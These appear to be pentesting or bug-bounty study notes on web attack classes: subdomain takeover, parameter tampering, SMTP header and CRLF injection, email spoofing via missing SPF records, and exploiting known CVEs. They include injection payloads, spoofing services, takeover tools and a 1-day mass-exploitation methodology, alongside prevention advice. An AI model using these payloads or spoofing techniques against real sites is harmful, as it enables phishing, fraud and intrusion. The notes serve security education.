
**Other attacks**

* **Subdomain takeover**
* **Parameter Tampering**
* **SMTP injection**
* **Missing SPF record**
* **Using components with known vulnerabilities**
* **Insufficient logging and Monitoring**
* **Race conditions**
* **Php remote xdebug vulnerability**
* **PHPB**
* **Register\_globals directive**
* **CMS Exploitation**
* **Attacking Cloud**

**-----------------------------------------------------------------------------------------------------------------**

* **Subdomain Takeover**
  + **Overview**
    - Subdomain takeover is a process of registering a non-existing domain name to gain control over another domain.
    - **The most common scenario of this process follows:**
      * Domain name (e.g., [*sub.example.com*](http://sub.example.com)) uses a CNAME record to another domain (e.g., [*sub.example.com*](http://sub.example.com) CNAME [*anotherdomain.com*](http://anotherdomain.com)).
      * At some point in time, [*anotherdomain.com*](http://anotherdomain.com) expires and is available for registration by anyone.
      * Since the CNAME record is not deleted from [example.com](http://example.com) DNS zone, anyone who registers or buy [*anotherdomain.com*](http://anotherdomain.com) has full control over [sub.example.com](http://sub.example.com) until the DNS record is present
    - **Attack Scenario Example**
      * our company starts using a new service, eg an external Support Ticketing-service.
      * Your company points a subdomain to the Support Ticketing-service, eg support.your-domain.com
      * Your company stops using this service but does not remove the subdomain redirection pointing to the ticketing system.
      * Attacker signs up for the Service and claims the domain as theirs. No verification is done by the Service Provider, and the DNS-setup is already correctly setup.
      * Attacker can now build a complete clone of the real site, add a login form, redirect the user, steal credentials (e.g. admin accounts), cookies and/or completely destroy business credibility for your company.
  + **Exploitation**
    - Subdomain takeover is not limited to CNAME records. NS, MX and even A records
    - **CNAME subdomain takeover**. One of the primary types of CNAME subdomain takeover is the scenario when a canonical domain name is a regular Internet domain (not one owned by cloud providers as will be explained [below](https://0xpatrik.com/subdomain-takeover-basics/#cloudproviders)). The process of detecting whether some source domain name is vulnerable to CNAME subdomain takeover is quite straightforward:
    - **NS subdomain takeover**. The concept of subdomain takeover can be naturally extended to NS records: *If the base domain of canonical domain name of at least one NS record is available for registration, the source domain name is vulnerable to subdomain takeover.* One of the problems in subdomain takeover using NS record is that the source domain name usually has multIPle NS records. MultIPle NS records are used for redundancy and load balancing. The nameserver is chosen randomly before DNS resolution.
    - **MX subdomain takeover.** Compared to NS and CNAME subdomain takeovers, MX subdomain takeover has the lowest impact. Since MX records are used only to receive e-mails, gaining control over canonical domain name in MX record only allows an attacker to receive e-mails addressed to source domain name. Although the impact is not as significant as for CNAME or NS subdomain takeover, MX subdomain takeover might play a role in spear phishing attacks and intellectual property stealing
  + **Exploitation Steps**
    - You have to find a subdomain that point to a third party {is alias of x.com}
      * 
      * Example
        + Downloads.nokia.com -> store.ovi.com

Doesn’t work as store.ovi.com is a Nokia property or accusations

* + - * + Facebook.nokia.com -> display.engagesciences.com

We can check this as engagesciences.com is a third party

* + - Make sure that their service is inactive, canceled or expired
      * Example: go check Facebook.nokia.com if the subdomain is working or no
    - If the subdomain isn’t working then Go to that third party website and register as a client and when they ask you to point your subdomain you just give subdomain.com
  + **Tools**
    - **HostileSubBruteForcer**
      * This is one of the best tools available for testing for subdomain takeover written by Nahamsec
      * Ruby sub\_brute.rb –fast
      * Type the target website: “example.com”
    - <https://github.com/EdOverflow/can-i-take-over-xyz>
    - <https://github.com/haccer/subjack>
    - [https://github.com/anshumanbh/tko-sub](https://github.com/anshumanbh/tko-subs)
    - <https://github.com/ArifulProtik/sub-domain-takeover>
    - <https://github.com/SaadAhmedx/Subdomain-Takeover>
    - <https://github.com/Ice3man543/SubOver>
    - <https://github.com/m4ll0k/takeover>
    - <https://github.com/antichown/subdomain-takeover>
  + **Proof of concept**
    - Claim the sub-domain discreetly and serve a harmless file on a hidden page. Do not serve content on the index page. You may use the proof of concept found here.
      * https://bugbountyguide.com/files/sub-domain\_takeover.html
* **Parameter Tampering**
  + **overview**
    - Parameter tampering is a simple attack targeting the application business logic. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. Attackers can easily modify these parameters to bypass the security mechanisms that rely on them.
    - The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control
    - **Parameter tampering can often be done with:**
      * URL query strings
      * Form fields
      * Cookies
      * HTTP headers
    - The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control
  + **Cookie Manipulation**
    - A cookie is a small piece of information usually created by the web server and stored in the web browser. They are used as a convenient mechanism to store user preferences and other data including session tokens.
    - The cookies can be modified by the client and sent to the server with URL requests. Therefore any malicious user can take advantage of this to modify cookie content.
    - For example:
    - Cookie: ASP.NET\_SessionId=c12ylm55kp3uirruo4is5sm5; lang=en-us; ADMIN=no; y=1 ;
    - The attacker can modify the cookie to:
    - Cookie: ASP.NET\_SessionId=c12ylm55kp3uirruo4is5sm5; lang=en-us; ADMIN=yes; y=1 ;
  + **Form Fields**
    - The form field manipulation occurs when an attacker tries to alter the behaviour of a form by illegitimately changing the data sent to the web server. When a user makes selections on an HTML page, they are usually stored as form field values and sent to the web application. These values can be pre-selected using combo box, checkbox, radio button, etc, free text or hidden. All of these values can be manipulated by an attacker by viewing the source code of the web application.
    - Hidden fields are parameters invisible to the end-user, which includes data that cannot be seen or modified by the users when submitting the form, and it is normally used to provide status information to the web application.
    - Suppose a form was used for making a purchase. Here’s an example that includes a “hidden” field:
      * <input type=”hidden” id=”1211” name=”cost” value=”700.0”>
    - An attacker can change this value to 70.00 and it will cause the web application to charge according to the new amount as shown below.
    - <input type=”hidden” id=”1211” name=”cost” value=”70.0”>
  + **URL Manipulation**
    - When the URL passes sensitive values through parameters, the attacker can tamper this query string and perform malicious actions.
    - For example, suppose a web page allows an authenticated user to select one of his/her accounts from a combo box and then debit the account with a fixed unit amount. The following URL is requested:
      * http://www.example.com/transfer.asp?accountnumber=100023444563211&debitamount=1
    - The attacker can manipulate this URL to credit a higher amount to another account as shown below:
      * http://www.example.com/transfer.asp?accountnumber=230006534559888&creditamount=1000
  + **HTTP Headers**
    - The referer header, which is included in the HTTP request header, normally contains the URL of the web page from which the request originated.
    - Some websites use this referer header in order to make sure that the request originated from a page generated by them and also to identify where people are visiting them from. These data can be used for analytics, logging, or optimized caching.
    - But sometimes attackers will be able to modify the referer header to look like it came from the original site.
    - Assuming a string consisting of alphanumeric characters which may be a username, such as “John Smith”, is submitted in the request, the HTTP response including this cookie might take the following form:
    - HTTP/1.1 200 OK
    - ...
    - Set-Cookie: user=John Smith
    - …
    - If an attacker submits a malicious string, such as “John Hacker\r\nHTTP/1.1 200 OK\r\n…”, then the HTTP response would be split into two responses of the following form:
    - HTTP/1.1 200 OK
    - ...
    - Set-Cookie: user=John Hacker
    - HTTP/1.1 200 OK
    - …
    - The attacker will have complete control over the second response and can be constructed with any header and body content desired. The ability of an attacker to construct arbitrary HTTP responses permits a variety of resulting attacks, including cross-user defacement, web and browser cache poisoning, cross-site scripting, and page hijacking, etc.
    - Example 1
      * The parameter modification of form fields can be considered a typical example of Web Parameter Tampering attack.
      * For example, consider a user who can select form field values (combo box, check box, etc.) on an application page. When these values are submitted by the user, they could be acquired and arbitrarily manipulated by an attacker.
    - Example 2
      * <input type=”hidden” id=”1008” name=”cost” value=”70.00”>
      * In this example, an attacker can modify the “value” information of a specific item, thus lowering its cost.
    - Example 3
      * http://www.attackbank.com/default.asp?profile=741&debit=1000
      * In this case, an attacker could tamper with the URL, using other values for profile and debit:
      * http://www.attackbank.com/default.asp?profile=852&debit=2000
  + **Preventing parameter tampering**
    - **Parameter tampering can be prevented by the following means:**
      * Use a whitelist format for the application’s inputs.
      * Use web application firewalls for utmost protection.
      * Encrypt the session cookies to prevent tampering.
      * If the cookie originated from the client-side, such as a referrer it should not be used to make any security decisions.
      * Avoid including parameters into the query string.
    - Parameter tampering is especially common when applications are developed without properly validating the characters that will be accepted by the web application. Fortunately, it is possible to prevent such attacks by adopting secure programming techniques so that only expected data is accepted by the web application. If the application can't accept manipulated parameters, malicious actors won't be able to extract information from a database or execute arbitrary commands at the operating system level.
    - The application logic should be able to handle a situation when a parameter is either not passed or passed incorrectly. Further, when developing secure and stable code, developers should treat cookies the same as parameters.
  + **resources**
    - https://beaglesecurity.com/blog/vulnerability/parameter-tampering.html
    - https://www.imperva.com/learn/application-security/parameter-tampering/
    - https://owasp.org/www-community/attacks/Web\_Parameter\_Tampering
* **SMTP HEADER injection (MANIPULATION)**
  + **Definition**
    - SMTP header injection vulnerabilities arise when user input is placed into email headers without adequate sanitization, allowing an attacker to inject additional headers with arbitrary values. This behavior can be exploited to send copies of emails to third parties, attach viruses, deliver phishing attacks, and often alter the content of emails
  + **Vulnerable code**
    - <?php
    - if(isset($\_POST['name'])) {
    - $name = $\_POST['name'];
    - $replyto = $\_POST['replyTo'];
    - $message = $\_POST['message'];
    - $to = 'root@localhost';
    - $subject = 'My Subject';
    - // Set SMTP headers
    - $headers = "From: $name \n" .
    - "Reply-To: $replyto";
    - mail($to, $subject, $message, $headers); }?>
  + **Exploiting** 
    - **A typical genuine POST request would be as follows:**
      * POST /contact.php HTTP/1.1
      * Host: [www.example2.com](http://www.example2.com/)
      * name=Anna Smith&replyTo=[anna@example.com](mailto:anna@example.com)&message=Hello
    - **An attacker could abuse this contact form by sending the following POST request:**
      * POST /contact.php HTTP/1.1
      * Host: [www.example2.com](http://www.example2.com/)
      * name=BestProduct**\nbcc:**[**everyone@example3.com**](mailto:everyone@example3.com)&replyTo=[blame\_anna@example.com](mailto:blame_anna@example.com)&message=Buymyproduct!
* **Missing SPF Record (Email Spoofing)**
  + **Overview**
    - Sender Policy Framework, or SPF, is a technical standard that helps protect email senders and recipients from spam, spoofing, and phishing. It is a form of email authentication. Specifically, it defines a way to validate that an email message was sent from an authorized mail server, in order to detect forgery and to prevent spam. It was designed to supplement SMTP, the basic protocol used to send email, because SMTP does not itself include any authentication mechanisms.
      * Sender Policy Framework (SPF) is used to authenticate the sender of an email. An SPF record is a type of Domain Name Service (DNS) record that identifies which mail servers are permitted to send email on behalf of your domain. The purpose of an SPF record is to prevent spammers from sending messages with sender addresses of your domain, Missing SPF record allows hackers to send spam emails by using an email address that includes your domain name as its suffix
    - Together with the DMARC related information, this gives the receiver (or receiving systems) information on how trustworthy the origin of an email is. SPF is, just like DMARC, an email authentication technique that uses DNS (Domain Name Service). This gives you, as an email sender, the ability to specify which email servers are permitted to send email on behalf of your domain.
    - An SPF record is a DNS record that has to be added to the DNS zone of your domain. In this SPF record you can specify which IP addresses and/or hostnames are authorized to send email from the specific domain. The mail receiver will use the “envelope from” address of the mail (mostly the Return-Path header) to confirm that the sending IP address was allowed to do so. This will happen before receiving the body of the message. When the sending email server isn’t included in the SPF record from a specific domain the email from this server will be marked as suspicious and can be rejected by the email receiver.
    - An SPF record is included in an organization’s DNS database. An SPF record is a specially formatted version of a standard DNS TXT record. An SPF record looks something like this:
      * v=spf1 include:\_spf-a.microsoft.com include:\_spf\_b.microsoft.com include:\_spf-c.microsoft.com include:\_spf-ssg-a.microsoft.com include:spf@a.hotmail.com ip4:147.243.128.24 ip4:147.243.128.26 ip4:147.243.1.153 ip4:147.243.1.47 ip4:147.243.1.48 -all
  + **SPF record structure**
    - **Each SPF record contains 3 parts**
      * the declaration part that it’s an SPF
      * the IP addresses that are allowed to send emails on behalf of your domain other than their mail server
      * **The enforcement rules**
        + the enforcement rules have the following options

-all (Hard fail)

the mail should be rejected



~all (soft fail)

(recommended) Typically, messages that return a SOFTFAIL are accepted but tagged. Or found in junk

?all (neutral)

+all



means any host can send mails on behalf of the domain (this should never be used)

* + - * + v=SPF <IP 1> <IP 2> <IP 3> <enforcement rule>
  + **checking for the vulnerability** 
    - search in DNS searching websites such as
      * mxtools.com
      * <https://www.kitterman.com/spf/validate.html>
    - for {SPF www.example.com}, if the result is {Dns record not found that means it has no SPF record and its vulnerable}
    - **Vulnerable Website**
      * 
    - **Not Vulnerable Website**
      * 
  + **Exploiting missing SPF Record**
    - to exploit this vulnerability, we can use a phishing website or a fake mailer such as
      * emkei.cz
      * https://anonymousemail.me/
    - and send fake emails with the domain of the vulnerable organization admin@example.com to anyone and this mail won’t be in the spam
  + **Preventing the vulnerability**
    - As a website owner you should prevent your domains being used in spam mail by adopting both of the following approaches:
      * Implement the Sender Policy Framework (SPF): publish a DNS record to explicitly state which servers are allowed to send email from your domain.
        + Add an SPF record for your domain name at your DNS provider.

Create a new TXT record.

Set the Host field to the name of your subdomain (for example, mail if your email address is contact@mail.example.com), or to @ if you do not use a subdomain.

Enter your SPF record for the TXT Value field (for example, v=SPF1 a mx include:secureserver.net ~all)

* + - * Implement Domain Key Identified Mail (DKIM): use a digital signature to prove that outgoing email was legitimately sent from your domain, and that it wasn’t modified in transit.
      * There is also an emerging umbrella standard called DMARC (“Domain-based Message Authentication, Reporting & Conformance”) that you should be aware of.
* **Using components with known vulnerabilities**
  + **Overview**
    - If a component (e.g. libraries, frameworks, and other software modules) is not kept up to date or patched, it may be exposed to any number of known vulnerabilities, most of which have public exploits available
  + **Common Vulnerabilities and Exposures (CVE)**
    - The Common Vulnerabilities and Exposures (CVE) system describes itself as a dictionary that provides definitions for publicly disclosed vulnerabilities and disclosures. Its goal is to make it easier to share cybersecurity-related data across groups and technologies, understanding that the benefit of open coordination outweighs the risk of publicly advertising valid attacks. It's useful to keep in mind that CVE is a method for linking vulnerability databases and not a vulnerability database itself. That said, you'll often find CVE IDs to links to CVE information pages integrated into tools designed to detect known vulnerabilities. CVE entries are even built into the U.S National Vulnerability Database. The structure of a CVE ID is direct: the identifier consists of the year plus a four-digit (or more) integer. Until early 2015, CVE identifiers could only have a unique integer up to four digits long, but because that limits the total number of assignable IDs to 9,999 a year, it had to be expanded, and now can be of any length.
      * In addition to its ID, each CVE also typically comes packaged with certain information:
      * An indication of whether the CVE has an entry or candidate status
      * A brief description of the vulnerability or exposure
    - Any appropriate references (for example, vulnerability reports, advisories from the OVAL-ID)
    - OVAL-IDs are the unique identifiers that distinguish OVAL definitions. From the OVAL website: OVAL definitions are standardized, machine-readable tests written in the Open Vulnerability and Assessment Language (OVALa) that check computer systems for the presence of software vulnerabilities, configuration issues, programs, and patches. OVAL definition tests, like CVEs, are an attempt to coordinate an open, transparent system for standardizing pentesting vocabulary, and allow for more sharing between ethical hackers and their tools.
  + **Some Methodology**
    - One of the first things you learn in hacker school is how to identify and exploit known vulnerabilities. This may seem like a relatively simple step but you would be surprised at the number of people who completely skip this phase of the exploitation cycle. we start off by visiting the target application, next we attempt to determine what software it is running. Once we find out what software and version the endpoint is running, we search on Google and other resources to see if it has vulnerabilities or CVEs. After that we proceed to search for the exploit code and finally, we run the exploit code against the target.
      * 
    - Another version of this technique focuses on 1-days. In this cycle we start off by looking at our threat feeds such as exploitdb and twitter. Here we are looking for new exploits and CVEs that have just dropped, these are known as 1-days. When going down this path time is the most important aspect, when a new exploit is dropped in the wild you need to start exploiting your targets before they have a chance to patch. Once you hear about a new exploit you will need to quickly find a POC for it and start mass scanning all of your targets for that vulnerability. As you can see both of these methodologies are very similar. With the first one we find a target and see if it has any known vulnerabilities and if it does, we try to exploit them. In the second methodology we are looking for newly released exploits. When a new exploit is dropped we immediately start scanning and exploiting everything before the defenders have a chance to patch
      * 
  + **Searching For Vulnerabilities for Technologies**
    - **Google**
      * When I'm looking to see what vulnerabilities, a technology has the first place I go is Google. Actually, Google is the first place I go when I have a question about anything as it's the best resource out there. Try typing the following search queries into Google:
        + <TECHNOLOGY><VERSION>vulnerabilities
        + <TECHNOLOGY><VERSION>exploits
    - **ExploitDB** 
      * Another place I like to search is ExploitDB. ExploitDB is a tool used to search and download exploit code. This is by far one of my favorite resources to use when searching for vulnerabilities related to a technology stack.
        + <https://www.exploit-db.com/>
      * Normally once we find out the vulnerabilities a target is vulnerable to we have to search for the exploit code but we can skip this step since ExploitDB provides us with the proof of concept (POC) code as well.
    - **CVE**
